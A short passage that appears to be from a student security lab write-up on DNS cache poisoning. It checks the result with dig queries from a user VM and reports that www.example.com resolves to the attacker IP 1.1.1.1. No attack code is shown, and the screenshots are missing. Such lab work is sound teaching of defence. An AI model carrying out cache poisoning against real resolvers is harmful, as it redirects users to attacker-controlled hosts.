
Let us try to see if our attack is successful. We will try to dig www.example.com from our user machine and observe the output

Now when we run dig.example.com form the user machine (VM_2) we will see the following response:



dig request on user machine: VM_2

However strangely when I did a dig www.example.com after a few minutes this is what I got:



AS we can see the reply which we get for a dig www.example.com is 1.1.1.1 which is the attacker IP. Showing that our cache was poisoned and our attack is successful.